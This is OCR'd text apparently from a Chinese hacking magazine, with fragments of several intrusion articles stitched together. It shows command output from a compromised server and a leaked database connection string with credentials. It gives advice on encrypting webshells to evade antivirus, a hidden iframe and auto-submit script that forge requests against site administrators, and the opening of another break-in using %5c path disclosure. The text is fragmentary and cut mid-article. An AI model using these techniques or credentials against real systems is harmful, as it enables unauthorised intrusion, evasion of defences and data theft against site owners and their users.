O可用。


图11

看看它的wscript.shell可用否！

```
Net user
\\xxxxWEB-SERVER 的用户帐户
--------------------------------------------------------------
admi-xxxxweb-server  admi-dailisi-8232134 administrator
Guest  IUSR_xxxxMSSQL2000-S IWAM_xxxxMSSQL2000-S
TsInternetUser
命令成功完成
```

看看它的网络配置！

```
Windows 2000 IP Configuration
    Host Name . . . . . . . . . . . . : xxxxweb-server
    Primary DNS Suffix . . . . . . . :
    Node Type . . . . . . . . . . . . : Broadcast
    IP Routing Enabled. . . . . . . . : No
    WINS Proxy Enabled. . . . . . . . : No
Ethernet adapter 本地连接:
    Connection-specific DNS Suffix  . :
    Description . . . . . . . . . . . : HP NC7781 Gigabit
Server Adapter
Physical Address. . . . . . . . . : 00-0B-CD-D3-7E-4F
    DHCP Enabled. . . . . . . . . . . : No
    IP Address. . . . . . . . . . . . : 202.xxx.105.8
    Subnet Mask . . . . . . . . . . . : 255.255.255.0
    Default Gateway . . . . . . . . . : 202.xxx.105.254
    DNS Servers . . . . . . . . . . . : 202.xxx.105.1
```

又看了它的conn.asp。

```
<%
strSql="DSN=Cugb_News;uid=xxxnews;pwd=cxxnews;"
Set Conn=Server.CreateObject("ADODB.CONNECTION")
Conn.Open strSql
%>
[id]:21[pwd]:2395=*@#@ [userid]:cbz
```

我可爱的webserver呀！终于到手了！





图12


图13

六、隐藏&加密webshell

隐藏及加密webshell的方法有很多，由于我是个菜鸟，不会编程就写几个简单易用的方法。

1.用c/s asp木马，服务端就一句话，然后用微软的加密工具加密，我用的是牛人编的GUI界面的解密加密，分别如图14、图15，然后用冰狐浪子的ASP时间修改器上传到服务器上改时间。

2.用伯乐相马木马免杀器加密。你都知道它安的什么杀毒软件，就可以制作免杀的asp木马了！我就不演示了！

3.最好的办法就是把调用shell的部分封装到dll里！这也是趋势！动易文章2005大部分是调用dll文件。这样一来可保护登录密码不会出现蓝屏asp木马的悲剧，二来不用提权了！dll运行插入到system进程中，不就是系统权限吗？虽然想法有点幼稚，但是我相信只要你有黑客精神，有永不放弃的精神！你就可以做到！！




图14




图15

（文章中涉及到的工具啊D注入工具、aspdecoder、flashget、教主sql注入工具、海阳2006asp木马已经收录于光盘中）

上接310页

```
"> (一个提交)
<script language="javascript">
this.document.forms[0].submit()
</script>
</form>
```


那么我们写一段<iframe src='http://www.huij.net/miyabi.htm' width=0 height=0></iframe>，就可以要他们进入页面的时候给我们提交表单了，而且，如果说到欺骗，这完全不需要对方站点有漏洞！

假设你黑掉了www.xxx.com，你只要在首页或是其他文件里加上iframe为其他类似的表单，欺骗www.0000.com浏览www.xxx.com也可以控制对方给你以他的身份提交任意数据到www.0000.com，这完全要你的演技（像bo-blog里我就欺骗浏览留言的管理员提交数据去后台写shell）。

你要保证的只是你的欺骗够完美，那么HTML+JS可以做的事情就不仅仅是偷cookie和iframe挂马这么简单了。

跨站本来就是欺骗性质的东西，所以，你要完美的演技，就算叫你利用跨站提交发短信的功能欺骗管理员，你也要想到合适的语言不是么？

跨站盗cookies老了？



ciker

前不久上QQ老是收到好友挂机的信息，这次看到了同学发来的信息，无意中打开一看，那个网站的访问量还挺大的，排名也不错，突然就有了想入侵它的冲动。

QQ挂机的页面没什么看头，看了看主站，使用的是ASP，试了几个链接尝试SQL注入，都失败了。然后就想着找二级链接用“%5c”暴库，不过很遗憾，没有找到，正打算放弃的时候，突然看到有注册，就注册了一个进去玩儿，注册成功后返回一个地址，如图1。




图 1

看来有点儿希望了，改成http://www.xxx.com/system/admin%5csave_user.asp（具体域名就以xxx代替了），数据库路径给暴了出来，如图2。




图 2

